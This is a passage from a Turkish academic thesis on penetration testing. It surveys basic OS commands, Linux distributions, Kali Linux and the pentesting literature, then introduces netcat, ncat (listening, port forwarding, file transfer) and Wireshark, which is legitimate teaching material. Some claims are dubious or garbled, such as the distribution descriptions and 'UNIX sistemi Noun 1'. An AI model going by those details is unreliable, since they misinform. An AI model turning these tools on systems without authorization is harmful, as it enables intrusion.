net time: Domain üzerindeki bir bilgisayarda manuel saat senkronizasyonu yapmak için kullanılan komuttur.

netstat: Gelen ve giden ağ trafiğinin, yönlendirme tabloları ve ağ arayüzü istatistiklerini gösteren komuttur.

Yukarıda yazılanlar Windows için temel kodlardan bazılarıdır. Konuyla ilgili çok sayıda komuta ulaşabilecek yerler kaynakçada yer almaktadır [15].

2.5.2 Temel Linux Sunucu ve İşletim Sistemleri

Linux işletim sistemlerinde çok fazla sayıda dağıtım bulunmaktadır. Bu bölümde en bilinen ve en kararlı olarak nitelendirilen Linux dağıtımları açıklanmaktadır [16].

Arch Linux: Kolay kurulan ve kullanımı basit olan bir dağıtımdır. Sadelik ön plandadır. Kullanıcı sayısı çok fazla olan bu dağıtım, paket ve güncelleştirmeleri ile ilerlemiş durumdadır. Başlangıç seviyesi kullanıcılara hitap eder.

CentOS: Red Hat Enterprise Linux (RHEL) kaynak kodları üzerine kurulu bir dağıtımdır. Bağımsız bir grup tarafından geliştirilmektedir. The Community Enterprise Operating System olarak açılımı olan dağıtım ev ve iş kullanıcılarının tercih ettiği açık kaynak işletim sistemidir.

Debian: Linux'un ilk işletim sistemlerinden biridir. Ubuntu ve Linux Mint gibi dağıtımlar Debian tabanlıdır. 2002'den beri ilk 10 Linux dağıtımı içerisinde bulunan

tek açık kaynak işletim sistemidir. Profesyonel Linux kullanıcılar ve büyük işletmeler tarafından tercih edilmektedir.

Fedora: Yeniliklere adaptasyon süreci oldukça hızlı olan bir dağıtımdır. Kurulumu kolaydır ve GNOME masaüstüne sahiptir. Red Hat'ın uzantısı konumundadır. Zamana kendini çok hızlı güncelleyen bir dağıtım olarak öne çıkar. Linux kariyeri yapmak isteyenlerin ilk aklına gelen dağıtım olan Debian gibi, Fedora ve CentOS'da iyi bir tercih olarak bilinir.

Knoppix: Takılabilir çıkartılabilir cihazlar (CD, flash bellek vs.) üzerinde sürdürülebilen dağıtımlarda ilk akla gelenlerdendir.

Mandrake / Mandreva: Mandriva Linux, 1998 Temmuz'unda ilk sürümü çıkan, Gaël Duval tarafından Modem ve yazıcılar ile uyumluluk konusunda başarısı ile tercih sebebi olan bir dağıtımdır.

OpenSUSE: 2006 yılında SUSE dağıtımının geliştirilmesi ile oluşan dağıtımdır. Stabilite ve güçlü bir desteğe sahiptir.

Red Hat Linux: Genellikle büyük işletmeler tarafından kullanılan ticari bir dağıtımdır.

SUSE: Ticari bir dağıtımdır.1999'da IBM, SAP ve Oracle ile ortaklık kurulmuş, 2003 yılında Novell tarafından satın alınmıştır.

Ubuntu: Donanım destekleme ve uyumluluğu, yeniliklere ayak uydurması ve modern ve kullanışlı masaüstü ile tercih edilen bir dağıtımdır.

2.5.2.1 Temel Linux sistem komutları

Dizin Listeleme:	*ls*
Yardım alma:	*man,--help*
Dosya oluşturma ve düzenleme:	*touch, nano, vi*
Dizin oluşturma:	*mkdir, mkdir -p*
Silme:	*rm, rm –rf, rmdir*
Dizinde dolaşma:	*cd,cd.,cd..,cd, -pwd*
Kopyalama:	*cp, cp -r*
Taşıma ve İsim değiştirme:	*mv*
Dosya okuma:	*cat,less,head,tail*
Ekrana yazdırma:	*echo*
Çıktı yönlendirme:	>,>>
Girdi yönlendirme:	<


Dosya içerisinde kelime arama:	*grep, grep -ivr*
İşletim sisteminde arama:	*find,-name,-type,-max-depth,locate*
Ağ ayarları:	*ifconfig,dhclient*
Süreçleri görüntüleme:	*ps,ps aux*
Bir süreci sonlandırma:	*kill*
Servisi başlatma ve durdurma:	*service ssh start,service ssh stop,service ssh restart*

2.5.2.2 Kali Linux hakkında genel bilgi

Kali Linux, dünya çapında bilgi güvenliği eğitimi ve sızma test hizmetleri sağlayıcısı olan Offensive Security [17] tarafından sağlanan ve finanse edilen açık kaynaklı bir projedir [18]. Debian sistem tabanlı özelleştirilmiş bir işletim sistemidir. Birçok saldırı aracıyla birlikte sunulan işletim sistemi aynı zamanda izleme ve analiz araçlarını da içinde barındırmaktadır.

2.5.2.3 Kali Linux araçlar menüsü

Kali Linux özelleştirilmiş bir işletim sistemi olduğunu menüdeki araçlardan da anlaşılmaktadır. Birçok aracın hazır olarak bulunduğu bu işletim sistemine Linux komutları kullanılarak her türlü ihtiyacınızı da giderilebilir.



Şekil 2.2: Kali Linux menüleri.

ÜÇÜNCÜ BÖLÜM

LİTERATÜR ÖZETİ

Bu bölümde sızma testleriyle ilgili daha önce yapılan çalışmalar araştırılmış ve bu testlerde kullanılmış olan saldırı vektörleri ile saldırı araçları incelenmiştir. Eski yöntem saldırı vektörlerinin ve saldırı araçlarının evrimleşmiş ya da sıfırdan oluşturulmuş hallerinin anlatıldığı bu bölüm, günümüz saldırılarının karmaşıklığını ve büyüklüğünü de gözler önüne sermektedir. Literatür taramalarında dünyanın karşılaşmış olduğu siber saldırıların ve bu saldırılara sebep olan yazılımların etkilerinden bahsedilmiş, yazılımların işlevlerine göre aldığı isimlere değinilmiştir. Yabancı kaynakların çok sayıda fakat yerli kaynak sayısının çok az olduğu literatür taraması sırasında gözlemlenmiştir. Sızma testlerinin birbirinden farklı platformlar üzerinde de yapıldığını anlatan bu bölümde, incelenen kaynaklarda sızma testlerinin ne derece önemli olduğundan, kurum ve kuruluşlarda düzenli olarak yapılması gerektiğinden bahsedilmiştir. Düzenli sızma testlerinin yapılması doğrultusunda alınacak önlemler sonrasında muhtemel saldırıların önlenmesi noktasındaki başarılar anlatılmıştır.

3.1 Sızma Testleri İle İlgili Yapılan Çalışmalar

Yapılan literatür taramasında ilk gelişmiş siber saldırının, Morris solucanı olarak kabul edildiği ve dünyadaki yeni gelişen siber altyapıyı etkilemiş ilk tanınan solucanlardan biri olduğu kabul edilmiştir. ABD'de büyük ölçüde bilgisayarlara yayılmıştır. Solucan, UNIX sistemi Noun 1'deki zayıflıkları kullanmış ve düzenli olarak kendini çoğaltarak yayılmaya devam etmiştir. Bilgisayarların kullanılamayacak kadar yavaşlamasına sebep olan zararlı bir yazılım olarak bilinmektedir [19].

Sızma testleriyle ilgili olarak Türkçe kaynak çok azdır. Fakat diğer ülkeler bu konuya fazla önem vermiş ve gerek akademik yayınlarla gerekse deney ortamı olarak çeşitli seviyelerde birçok sayıda kitap yayınlamışlardır. Literatür taraması yapılırken yabancı dil kaynaklarda erişimin herkese açık olduğunun görülmesi günümüz dünyasında bu alana merak salmış kişilerin az çabalarla bile siber saldırgan olarak kolaylıkla hareket edebileceğini göstermektedir.

Ülkemizde siber güvenlik adına resmi çalışmalar yapılmış olup strateji eylem planları yayınlanmıştır. Eylem planları içerisinde farkındalık eğitimleri, kamu kurumlarının bilgi sistemlerinin nasıl bir yapıda çalışması gerektiği, bilgi güvenliği yönetiminin olması gereken hallerinden ve daha birçok bilişim konusu ele alınmış ve kurumlara dağıtılmıştır. Resmi Gazete'de bilişim güvenliği tanımı aşağıdaki gibi yapılmıştır.

Bilişim güvenliği, dijital ortamda depolanan bilgilerin üçüncü şahıslar tarafından ele geçirilmesini önlemek, bilgi transferi sırasında bilginin bütünlüğünün ve yapısının bozulmadan aktarılmasını sağlamak, sistemlere yetkisiz kişilerin erişmesini engellemek, sistemin sürekli olarak erişilebilir olmasını sağlamak için verilmesi gereken uğraşların tümüdür (Resmi Gazete, 2013). 20 Haziran 2013 tarih ve 28683tarih ve 28683 sayılı Resmi Gazete'de yayımlanarak yürürlüğe giren "Ulusal Siber Güvenlik Çalışmalarının Yürütülmesi, Yönetilmesi ve Koordinasyonuna ilişkin Karar" doğrultusunda bilişim güvenliği tanımı yapılmıştır.

Bazı kaynaklar sızma testleri yapılırken takip edilmesi gereken metodolojilerden bahsetmiştir. Bu kaynakta takip edilmesi gerekilen adımların bilgi toplamak, keşif yapmak, zafiyetleri bulmak, zafiyetleri istismar etmek ve sistemi ele geçirmek olduğu söylenmiştir. Bu aşamalar sızma testlerinin yaşam döngüsünü oluşturur [20].

Farklı bir bakış açısı olarak ülkenin dijital dönüşümde nerede olduğundan bahseden kaynak, ülke güvenliği denildiğinde, çeşitli dijital konulardan olan, ses işleme, video izleme, görüntü algılama, coğrafi konum belirleme ve siber saldırı tespitlerinden bahsetmiştir. Ses işleme ve video gözetimi önemli kamu güvenliği ve kara sınır bölgesi alanlarıdır. Ancak, ülke güvenliği için en büyük tehdit siber saldırıdır. Siber terör saldırıları ve siber suç saldırıları sanal ağlar üzerinde hareket edebilir ve hemen hemen her sisteme giriş yapabilir. Teknolojinin sonundaki siber saldırı tespit stratejileri tanıtılmıştır. Siber saldırı tespit stratejilerin tanıtıldığı ve tartışıldığı bu kaynakta siber saldırı stratejileri arasında karşılaştırmalar ve analizleri


yapılmıştır. Geleneksel siber saldırıların tespit şemalarının siber saldırganların geçici ve kısmi olarak önlenebileceği, geleneksel tespit programlarının eksikliğini gidermek için gerçek saldırılara ve gerçek zamanlı ve kısa vadeli yanıtlar için yeni planlamalar önermektedir [21].

Çoğu yabancı kaynakta bahsedilen diğer bir konu ise sızma testlerinin beyaz şapka olarak yapılmasının öneminin ne olduğudur. Sızma testi, sistemleri daha güvenli hale getirmek amacıyla bilişim sistemlerindeki zafiyetleri bulmak ve bulunan zafiyetlerin kapatılması için yapılacak olan çalışmaları yasal ve yetkili bir girişim şeklinde yapmak olarak tanımlanabilir. Süreç, güvenlik açıklarının araştırılmasını ve güvenlik açıklıklarının gerçek olduğunu göstermek için kavram saldırılarının kanıtını sağlamayı içerir. Uygun sızma testi, her zaman test sırasında keşfedilen sorunların ele alınması ve giderilmesi için özel önerilerle sona erer. Genel olarak, bu süreç, bilgisayar ve ağların gelecekteki saldırılara karşı korunmasına yardımcı olmak için kullanılır. Genel fikir, güvenlik sorunlarını bir saldırgan olarak aynı araçları ve teknikleri kullanarak bulmaktır. Bu bulgular, gerçek bir saldırgan mevcut sistemlere zarar vermesi önlemek adına önceden tedbir alınarak gelecek saldırı şiddetini hafifletebilir. Güvenlik açığı değerlendirmesi, potansiyel güvenlik sorunları için hizmetlerin ve sistemlerin gözden geçirilmesi sürecidir; oysaki bir sızma testi, bir güvenlik sorununun varlığını kanıtlamak için istismar ve Kavram Belgesi (PoC) saldırılarını gerçekleşmektir [22].

Sızma testlerinin geniş anlamda incelendiği bazı kaynaklarda, teknik araçlardan siber güvenliğin hukuksal alanına kadar birçok bilişim konusuna multidisipliner yaklaşımla değinilmiştir. Kaynakta saldırı vektörleri, beyaz, gri ve siyah şapkalı saldırganlarının sistemler üzerinde nasıl ve ne gibi işlemler yaptığını anlatılmıştır. Deneysel bir ortam kurdurarak saldırı tiplerini bu ortamda uygulamalı olarak işlemiştir. Kuruluşların düzenli olarak sızma testi yapmak üzere bir organizasyon kurması gerektiğinden bahsetmiştir [23].

Sızma testlerinin ağ sistemleri uzmanlarına yönelik olarak ağ ile ilgi detaylı bilgilendirmenin yapıldığı kaynakta kapsam olarak sızma testi alanında yer alanalar çalışmalar ve günlük olarak ağ saldırılarının nasıl tespit edileceğinden bahsetmiştir. Saldırılara karşı nasıl bir korunma yöntemi izlenileceğinin bilinmesi gerektiğine vurgu yaparak sadece saldırgan bakış açısından değil, ağ sistem yöneticilerin ve güvenlik

uzmanlarının dikkat etmesi gereken yapılandırmalardan bahsederek rehberlik yapmıştır [24].



Şekil 3.1: Sızma test ekibinin yapısı [23].

Çok fazla uzmanlık gerektirmeyen sızma testi araç arayüzlerinin nasıl kullanılacağı anlatılmıştır. Giriş seviyesinde bilgiler verilmiştir. Ana kavramlardan bahsedilerek temel düzeyde sızma testlerinin nasıl yapılabileceğinden bahsedilmiştir [25].

Literatür taraması sırasında sızma testlerinin uygulama sızma testleri [26], bulut endüstriyel sistemler sızma testleri [27] ile ilgili kaynaklar da taranmıştır.

Bulut Yönetim Yazılımı olan OpenStack üzerinde gerçekleştirilen sızma testi sonuçlarından bahsedilen bu kaynak, ağ protokolü ve komut satırı "fuzzing", oturum kaçırma ve kimlik hırsızlığı dâhil olmak üzere birçok farklı sızma testi saldırı vektöründen bahsetmiştir. Bu tekniklerin kullanılması, bir saldırganın OpenStack sunucusunda bulunan kısıtlanmış bilgilere erişim sağlamasına veya sunucuda tam yönetici ayrıcalıkları kazanmasına olanak veren güvenlik açıklarının sömürülmesinden bahsetmiştir. Bu güvenlik açıklarını gidermek için önemli öneriler sunmuştur [28].

Hack IT [29], genel bir ağ güvenlik planında sızma testlerinden ve onun hayati rolünden bahsetmektedir. Bir sızma testi uzmanının rolleri ve sorumlulukları, siyah şapkalı saldırgan topluluğunun motivasyonu ve stratejileri hakkında bilgi vermektedir.

Sızma testinin tanımını açık bir kapı bulma sanatı olarak nitelendiren bu kaynak. Sızma testlerini bilimsel açıdan da ele almıştır. Konuya farklı bir bakış açısı olarak şu şekilde anlatmıştır: Siber güvenliğin kime göre, neye göre ve hangi zamana göre ne derece güvenli olduğu ölçümlerinin değişebileceği, bu gün için her hangi bir güvenlik açığı içermeyen bir sistemin yarın çok kritik açıklık içerebilir hale gelebileceğinden bahsetmiştir [30].

Bilgi teknolojisinde çalışan insanlar için yeni zorlukların geldiğinden bahseden bu kaynak, günümüzde bilgi güvenliğinin çok önem olduğunu çünkü çok sayıda gizli bilginin bilgisayar sistemlerinde elektronik olarak depolandığından ve bu sistemlerin genellikle internet ağına bağlı olduğundan yani dış dünyayla etkileşimli olduğundan bahsetmiştir. Sistemlerin olabildiğince güvenli olmasını ve gizli bilgilerin açığa çıkmamasını sağlanmalıdır. Sistem güvenliğini kanıtlamanın olası bir yolu, düzenli sızma testleri yapmaktır - örneğin saldırganın kötü niyetli aktivitesini simüle etmek. Bu makalede, sızma testinin temelleri kısaca tanıtılmakta ve sızma testi yapılırken Metasploit çerçevesinin nasıl kullanılacağı gösterilmektedir [31].

Sızma testi, Web uygulamalarının güvenlik korumasını denetlemek için yaygın olarak kullanılır. Bununla birlikte, geliştirme tamamlandıktan ve uygulama üretime geçtikten sonra uzman güvenlik uzmanları tarafından sıklıkla test yapılarak uygulanır. Bu kaynakta, “Güvenlik Odaklı Yazılım Geliştirme Yaşam Döngüsü” 'ne tam olarak entegre edilebilen, tekrarlanabilir, sistematik ve düşük maliyetli bir yaklaşım sağlayan web uygulamaları için modele dayalı bir sızma testi çerçevesi önerilmiştir. Güvenlik uzmanları hala çerçeve tarafından kullanılan bilgileri korumak için gereklidir, ancak düzenli test personeli sızma testi kampanyaları oluşturma, çalıştırma ve sürdürme yeteneğine sahiptir [32].

DÖRDÜNCÜ BÖLÜM

MATERYAL VE YÖNTEM

Bu çalışma kapsamında fiziksel ortam olarak sanal bilgisayarların kullanıldığı güçlü bir iş istasyonu kullanılmıştır. Sanal ortam üzerinde kurulmuş olan saldırı makinesi Kali Linux üzerinde sızma testlerinin araçları, betikleri ve programları kullanılmıştır. Bu bölümde sızma testlerinin en gelişmiş araçları anlatılmıştır. Ağ dinlemelerinin, ağ analiz etme araçlarının, pasif bilgi toplamaların, aktif bilgi toplamaların, tarayıcı arama motoru özel sorgu tiplerinin, nmap zafiyet taramalarının, şifre kırma araçlarının ve web sitelerine yapılan saldırıların nasıl yapıldığı bu bölümde anlatılmaktadır. Lisans ücreti olan ticari yazılımlardan sektörün en gözde olan programları olan nessus, metasploit, burp, vs. araçlar da tez kapsamında uygulamalı bir şekilde anlatılmaktadır. Ticari olmayan ve Kali Linux işletim sistemi içerisinde herkes tarafından kullanılabilen keşif zafiyet tarama, bilgi toplama ve saldırı araçlarıyla örneklemeler üzerinden de anlatım yapılmaktadır.

4.1 Sızma Testlerinde Kullanılan Temel Araçlar

4.1.1 Netcat

TCP ve UDP iletişim protokollerini kullanarak ağ bağlantıları üzerinden veri okuyan ve yazan basit bir ağ yardımcı programıdır. En temel kullanımı Windows ve Linux işletim sistemlerinde "*nc [options] host port*" şeklindedir. Terminalden "*nc –h*" komutuyla netcat aracının kullanım kılavuzuna erişebilir ve yapılmak istenilen işlem ilgili parametreler girilerek yapılabilir. Netcat'in kullanımıyla ilgili detaylı bilgi [33]'ten edinilebilir.


Şekil 4.1: Netcat kullanımında yararlanılacak parametreler.

4.1.2 Ncat

Ncat, bir ağdaki verileri okumak, yazmak, yeniden yönlendirmek ve şifrelemek için genel amaçlı bir komut satırı aracıdır. Ncat, Netcat (*nc*) aracının günümüze uyarlanmış halidir. Ncat, Netcat'de bulunmayan, SSL desteği, proxy bağlantıları, IPv6 ve bağlantı aracılık gibi pek çok özelliği ekler. En temel kullanımı " *ncat [option] hostname port*" şeklindedir. Terminalden "*ncat –h*" komutuyla netcat aracının kullanım kılavuzuna erişilebilir ve yapılmak istenilen işlem ilgili parametreler girilerek yapılabilir.

Ncat komutu ile yapılan bazı işlemleri göstermek için aşağıdaki örnekler verilmiştir:

1. TCP 5555 portundan example.com'a bağlanma
   - *ncat example.com 5555*
2. TCP 5555 portundaki bağlantıları dinleme
   - *ncat -l 5555*
3. Yerel makinedeki TCP port 5555'i, port 80'deki sunucuya yönlendirme
   - *ncat --sh-exec "ncat example.com 80" -l 5555 --keep-open*




Şekil 4.2: Netcat kullanımında yararlanılacak parametreler.

1. Localhost bağlantı noktası 8888'de bir HTTP proxy sunucusu oluşturma komutu
   - *ncat -l --proxy-type http localhost 8888*
2. 9899 numaralı TCP portundan host2'den (istemci) host1'e (sunucu) dosya gönderme komutu
   - *HOST1$ ncat -l 9899 > outputfile*
   - *HOST2$ ncat HOST1 9899 < inputfile*
3. Diğer yöne aktarma yapma, Ncat'i "tek dosya" sunucusu haline çevirme komutu
   - *HOST1$ ncat -l 9899 < inputfile*
   - *HOST2$ ncat HOST1 9899 > outputfile*

4.1.3 Wireshark


Wireshark bilgisayara bağlı olan Ethernet kartlarına veya modemlere gelen giden tüm ağ trafiğini izlemek için Windows, Linux, Mac ve Solaris gibi birçok işletim

sisteminde kullanılabilen grafik arayüzüne sahip ağ dinleme aracıdır. Wireshark programının açılış ekranı Şekil 4.3'te gösterildiği gibidir.



Şekil 4.3: Wireshark programının açılış arayüzü


Wireshark dinleme işleminin konfigürasyonu için Şekil 4.4'te bulunan sayılar şeklin altında anlatılmaktadır.




Şekil 4.4: Wireshark programıyla paket izlenmesi.

1. Analiz edilen dosyanın adıdır (Bu örnekte dosya sisteminde önceden kaydedilmiş telent-cooked.pcap adındaki dosyadır). Canlı dinlemelerde başlık hangi arayüzden kaydedildiğini belirten bilgiler içerir, örneğin Ethernet arayüzünden dinleme yapıldığında "Capturing from Ethernet" yazıldığı görülür.
2. Menü sekmesi (hemen altındaki ikonlar ana işlemlerin kısa yollarıdır ve sıklıkla buradaki kısa yollar kullanılır.)
3. Filtreleme (Display filter – yani kayıt sonrası yapılan filtrelemeler) işlemleri için kullanılan bölümdür.
4. Paketlerin listelendiği alandır.
5. Paket detaylarının gösterildiği alandır.
6. Paketlerin byte-byte gösteriminin yapıldığı alandır.

